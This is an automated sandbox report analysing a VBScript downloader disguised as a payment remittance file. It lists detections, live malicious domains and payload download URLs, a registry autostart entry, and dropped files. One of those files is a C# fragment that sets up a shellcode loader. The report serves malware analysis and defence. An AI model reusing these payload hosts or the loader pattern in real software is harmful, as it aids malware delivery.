
Legend:

- Process
- Signature
- Created File
- DNS/IP Info
- Is Dropped
- Is Windows Process
- Number of created Registry Values
- Number of created Files
- Visual Basic
- Delphi
- Java
- .Net C# or VB.NET
- C, C++ or other language
- Is malicious
- Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Remittance Information (MT-103).vbs	4%	Virustotal		Browse
Remittance Information (MT-103).vbs	9%	ReversingLabs	Script-WScript.Downloader.SLoad	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.bulkwhatsappsender.in/bin_FlDFmmV154.binhttps://madecosmetics.store/bin_FlDFmmV154.bin	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://www.dentalbatonrouge.com/k6sm/	0%	Avira URL Cloud	safe	
http://https://www.bulkwhatsappsender.in/bin_FlDFmmV154.bin1	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://www.dentalbatonrouge.com/k6sm/?d48pAVX=VId1XGgV51	0%	Avira URL Cloud	safe	
http://https://madecosmetics.store/bin_FlDFmmV154.bin	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
www.usyeslogistics.com/k6sm/	0%	Avira URL Cloud	safe	
http://https://www.bulkwhatsappsender.in/bin_FlDFmmV154.bin	0%	Avira URL Cloud	safe	
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gt	0%	URL Reputation	safe	
http://www.dentalbatonrouge.com/k6sm/?d48pAVX=VId1XGgV51+banGxzL0dUPYEUmU95ttpJOMZNiN8gg3/S9FPXBDAGWpY0ehao+dqxo0M4PI93Q==&8pnDfl=Lb3tdB30pX2	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.dentalbatonrouge.com	108.175.14.116	true	true		unknown
bulkwhatsappsender.in	151.106.117.33	true	true		unknown
www.bulkwhatsappsender.in	unknown	unknown	true		unknown
www.yzicpa.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.dentalbatonrouge.com/k6sm/	true	• Avira URL Cloud: safe	unknown
http://https://www.bulkwhatsappsender.in/bin_FlDFmmV154.bin1	true	• Avira URL Cloud: safe	unknown
1,0,350726710,000000A51B2F5000,00000104,00000010,00020000,00000000,1,0	true		low
www.usyeslogistics.com/k6sm/	true	• Avira URL Cloud: safe	low
http://https://www.bulkwhatsappsender.in/bin_FlDFmmV154.bin	true	• Avira URL Cloud: safe	unknown
http://www.dentalbatonrouge.com/k6sm/?d48pAVX=VId1XGgV51+banGxzL0dUPYEUmU95ttpJOMZNiN8gg3/S9FPXBDAGWpY0ehao+dqxo0M4PI93Q==&8pnDfl=Lb3tdB30pX2	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000018.00000000.70473587 7.000000000095C000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 018.00000000.687907955.000000000095C000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000018.00000000.666953603.000000 000095C000.00000004.00000020.00020000.00 000000.sdmp, explorer.exe, 00000018.0000 0000.756892182.000000000095C000.00000004 .00000020.00020000.00000000.sdmp	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000004.00000002.671138 016.00000000064A4000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://https://www.bulkwhatsappsender.in/bin_FlDFmmV154.binhttps://madecosmetics.store/bin_FlDFmmV154.bin	ieinstal.exe, 00000017.00000002.72974942 2.0000000003110000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contextual.media.net/medianet.phpcid=8CU157172&crid=858412214&size=306x271&https=1	svchost.exe, 0000001A.00000002.874571626 .0000000002EBE000.00000004.00000001.0002 0000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://adservice.google.com/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gtm=	svchost.exe, 0000001A.00000002.874595505.0000000002ED2000.00000004.00000001.00020000.00000000.sdmp, svchost.exe, 0000001A.00000002.874571626.0000000002EBE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000004.00000002.666875748.0000000005587000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000004.00000002.666875748.0000000005587000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000004.00000002.671138016.00000000064A4000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000004.00000002.671138016.00000000064A4000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=9774759596232;g	svchost.exe, 0000001A.00000002.874595505.0000000002ED2000.00000004.00000001.00020000.00000000.sdmp, svchost.exe, 0000001A.00000002.874020367.00000000027D8000.00000004.00000010.00020000.00000000.sdmp, svchost.exe, 0000001A.00000002.874571626.0000000002EBE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.dentalbatonrouge.com/k6sm/?d48pAVX=VId1XGgV51	svchost.exe, 0000001A.00000002.875610610.0000000003E1F000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/ocid=iehp	svchost.exe, 0000001A.00000002.874571626.0000000002EBE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://contextual.media.net/checksync.php&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C	svchost.exe, 0000001A.00000002.874571626.0000000002EBE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000004.00000002.666875748.0000000005587000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=7859736	svchost.exe, 0000001A.00000002.874571626.0000000002EBE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://madecosmetics.store/bin_FlDFmmV154.bin	ieinstal.exe, 00000017.00000002.729749422.0000000003110000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/chrome/	svchost.exe, 0000001A.00000002.874571626.0000000002EBE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://www.msn.com/de-ch/?ocid=iehpMicrosoftEdge_DNTExceptionLMEM8P	svchost.exe, 0000001A.00000002.874495731.0000000002E9D000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=30055406629	svchost.exe, 0000001A.00000003.748120365.0000000005D00000.00000004.00000001.00020000.00000000.sdmp, svchost.exe, 0000001A.00000002.874571626.0000000002EBE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.google.com/chrome/https://www.google.com/chrome/thank-you.htmlabout:blankhttps://adservi	svchost.exe, 0000001A.00000003.748120365.0000000005D00000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.google.com/chrome/thank-you.htmlstatcb=0&installdataindex=empty&defaultbrowser=0o	svchost.exe, 0000001A.00000002.874464586.0000000002E90000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	svchost.exe, 0000001A.00000002.874595505.0000000002ED2000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://contextual.media.net/medianet.phpcid=8CU157172&crid=722878611&size=306x271&https=1	svchost.exe, 0000001A.00000002.874316141.0000000002E0E000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000004.00000002.671138016.00000000064A4000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000004.00000002.671138016.00000000064A4000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.msn.com/de-ch/ocid=iehpD	svchost.exe, 0000001A.00000002.874495731.0000000002E9D000.00000004.00000001.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000004.00000002.666505278.0000000005441000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gt	svchost.exe, 0000001A.00000002.874464586.0000000002E90000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.msn.com/de-ch/?ocid=iehphttp://www.msn.com/de-ch/?ocid=iehp	svchost.exe, 0000001A.00000002.874495731.0000000002E9D000.00000004.00000001.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
108.175.14.116	www.dentalbatonrouge.com	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true
151.106.117.33	bulkwhatsappsender.in	Germany		61157	PLUSSERVER-ASN1DE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	558870
Start date:	24.01.2022
Start time:	15:44:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Remittance Information (MT-103).vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@18/16@5/2
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 61.3% (good quality ratio 52.8%) • Quality average: 71.3% • Quality standard deviation: 33.9%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS files taking high CPU consumption

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target powershell.exe, PID 6944 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:46:16	API Interceptor	29x Sleep call for process: powershell.exe modified
15:48:13	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run IB1XSLUHG4 C:\Program Files (x86)\internet explorer\ieinstal.exe
15:48:22	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run IB1XSLUHG4 C:\Program Files (x86)\internet explorer\ieinstal.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8003
Entropy (8bit):	4.839308921501875
Encrypted:	false
SSDEEP:	192:yxoe5oVsm5emdVVFn3eGOVpN6K3bkkjo59gkjDt4iWN3yBGHh9smidcU6CXpOTik:DBVoGIpN6KQkj2Wkjh4iUx0mib4J
MD5:	937C6E940577634844311E349BD4614D
SHA1:	379440E933201CD3E6E6BF9B0E61B7663693195F
SHA-256:	30DC628AB2979D2CF0D281E998077E5721C68B9BBA61610039E11FDC438B993C
SHA-512:	6B37FE533991631C8290A0E9CC0B4F11A79828616BEF0233B4C57EC7C9DCBFC274FB7E50FC920C4312C93E74CE621B6779F10E4016E9FD794961696074BDFBF
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	679
Entropy (8bit):	5.222115022970739
Encrypted:	false
SSDEEP:	12:V/DGrCAMvLQMpSMITSNVtKMP2ULLLVI4H2vO3OwQiP26gjL:JoDMvLQMpFMSzcULLRRH2vO3s+xgX
MD5:	91A53AC70B74CB2F13A7305275F725B5
SHA1:	6662D631A3DE88D58188879EFA65950459EFE634
SHA-256:	49F330CCA2ACCDE02359A71979219E1080B8A98E1DB6A47E8BD60430E583AFFE
SHA-512:	EAFD59594A0F649955E499D4E07BA8795AB860FE09AE0621B326C015E33405DDFB670B853AC52D53887B84A1442AB671E0984027410034E7343786EED532CFC8
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class Ofayve1..{..[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int Ofayve6,ref Int32 Swat9,int Rasko8,ref Int32 Ofayve,int Metzerespe9,int Ofayve7);..[DllImport("kernel32.dll")]public static extern IntPtr CreateFileA(string BUTTERMA,uint Contra6,int undvrpieti,int Ofayve0,int Foldysy7,int Oboer8,int BLUFF);..[DllImport("kernel32.dll")]public static extern int ReadFile(int Rasko80,uint Rasko81,IntPtr Rasko82,ref Int32 Rasko83,int Rasko84);..[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(IntPtr Rasko85,int Rasko86,int Rasko87,int Rasko88,int Rasko89);..}

C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.271583720838054
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fjSBuB0zxs7+AEszIN723fjSBub:p37Lvkmb6K2aWwB0WZETaWwb
MD5:	A3255BE19ED555ACC19FEDF01294E04C
SHA1:	94B5331A032C2CA252FC325DE0EFFA1F3CD43F1E
SHA-256:	CAC7EB5E033387E7B415F375DECA89E90ECEA005F06D5F7BBB98FD32172D2C90
SHA-512:	2425C99C9F0D34CB5392F7EBC6BB27BA26EF7D9FD6084992847EB43C01E1E90915B52F05B174270548BBDE16A62000874E2BCEF907181159708653BA43D5F013
Malicious:	false

Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.0.cs"

C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.104821703104964
Encrypted:	false
SSDEEP:	24:etGS57pBKUzv8cXj6RIC1yDojmWqGBe05k3rRJXw83tkFr9a9vJmWI+ycuZhNkYn:6hPUcXEV1yDEtLOfEFr9aFP1ulra33q
MD5:	68363D632D5C0C20E270FB06F3FB1D39
SHA1:	7F1A54BDC12C3D29B4E5A77199E3498F87BABBB6
SHA-256:	08896AB4878BBA442762A29E884F4D0B27D3A1DAC8A69717767FABF0142AB8F5
SHA-512:	F30DF9C1A2E836718C47A0AAC2FD37A05A06501ADBE0129E7E28AE075EC9AA3595CBE9D9A8D81323F167EFA8903F9641495CABDC6B42A28817000A5CD00E3045
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...[:.a.....!.....>%... ...@..... .....@.....$..W....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B..... %.....H.....P .....BSJB.....v4.0.30319.....l.....#~.. .....#Strings.....#US.....#GUID...(...l...#Blob.....G.....%3...../.(...M.-...s.-..... 6..... N..... Z.!..... c.+.....s.....{..... .....

C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	876
Entropy (8bit):	5.3197957688384605
Encrypted:	false
SSDEEP:	24:KOuqd3ka6K2abBVETabaKaM5DqBVKVrdFAMBJTH:yika6C7E+mKxDcVKdBJj
MD5:	B251BE8754B27BD87A0527F33DAED82E
SHA1:	0D8C66F11BCF1CFCF7D179D203DB62160D8E6BDD
SHA-256:	38C5BFACB14A0D74C03871EB0B5391152E20DC6A3151C303E938CCEDFF0CBFCC
SHA-512:	225BE8A65F65531AEE71146898BB99092EFC2FEF4BAF35EFB7920B1DE03525AB80F05F59377B3506F413FBD34C100BD3D3119DA4336735198FD656F38E8E38B6
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\5wwhq3bl\CSCEED551C9B69E4D3BACB27851B833AAE.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1215042136699673
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryiYak7YnqqHNPN5Dlq5J:+RI+ycuZhNkYakSHNPNnqX
MD5:	26227DB2BA5D86E5B698ACB313D7665B
SHA1:	DE52861CFE85D549E997EF021D4FEB31F1032997
SHA-256:	B7096C918F6C1D4EB51C29C679587F73DE745CFD1FACB9752B6D1A8B1BC80C02
SHA-512:	A057B98A60E3703000ECB588275784CEAFAADE88BFE22D13786CC4F6488AE5F1170A2CB68579E2684A3880179D38C31E11A7DD5F44417FB73F66A87B8848FC2
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.w.w.h.q.3.b.l...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.w.w.h.q.3.b.l...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\Champag6.dat

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	26042
Entropy (8bit):	7.478203145594058
Encrypted:	false
SSDEEP:	384:0b9/VINClMyMYDV7kQYCQMh2LapQscHN3ReWGIM2CZhwAicE5GVLWadfezYXa:O/SN2b/V7kO32OpaYtIeZhhiJ5GV6agj
MD5:	E6C81D4CD250CD041F12F926AE2C4A57
SHA1:	619F23B7E24D5337C3003A2D0F831483D30981CA
SHA-256:	0EC7EB748AF7B6B2337468C11AAE5061B5CDE0FF89472539B970AD57D739350A
SHA-512:	FE4324A5EB37A19A905D9D3C2A3BEA1F0356B924FF69FF4CFB70769A5EA10EC482EAC753E6F895835783C43BCE38A46C2494B9795DEDF1DEDEC0EE1F1103B23F
Malicious:	false
Preview:	......h.._..4$&K...4$....Z.._1..4.XO.j....9.u.W.........jX...7.R.5bL5^.Hn.....f ...l....c.).n..gle...8....}..(..5b...\.-.F.B....Y.-2..H....g7...b..W-Rv'.}aD[.;.PD.q..Y...y...G./w~..i.{?m.. #!...C.V....wF..^K%..I..=...4.X.9..H.L.............a|4..<.m..+...C(CG.....S..D.~.....a[T..'"..o.$k....30.yY.V..L.{@U...&m..fF.....&YO.jXO..XO.j...-.b.:O.....R....,GLj....-.cy.O.....jX..+!-..?\d....vM........7.YO.....j...jXO...O.j.(..2.j XO..xN.j...jX'S])..F\|..b..N.I%..K.3Rw.....j.....S0.f.#....j.....S0W.L.....j..BjXOc.9O.2...hXO....?KZO..Y.?.XO.....j...b..^....bY.$...b..x..;.b..I....kXO0,..;.#....H8Q.0.3.`....%N.j0...u.N#$...{.>..L.\k.....+}....S.jX.....lTK..!....M/x....vZO..\|E..0..I..N.....{..J.\k.*.z.u\.....jX.r;&X...._..S:u(Xa%....N.j0...f'....^\|.!.*.N".X..{....<.7..o0?R3..N..}..{../.4.tk`....@$....8.jX..la....y.....@...v....7.YO.....j.../..j...jX..(XO..N.j.#7...| .....L=..R<..ZkXOb..O.3.....6m.n.z.k.............jX...XO..w..j.....;....jX..VYO...S

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\RES4377.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
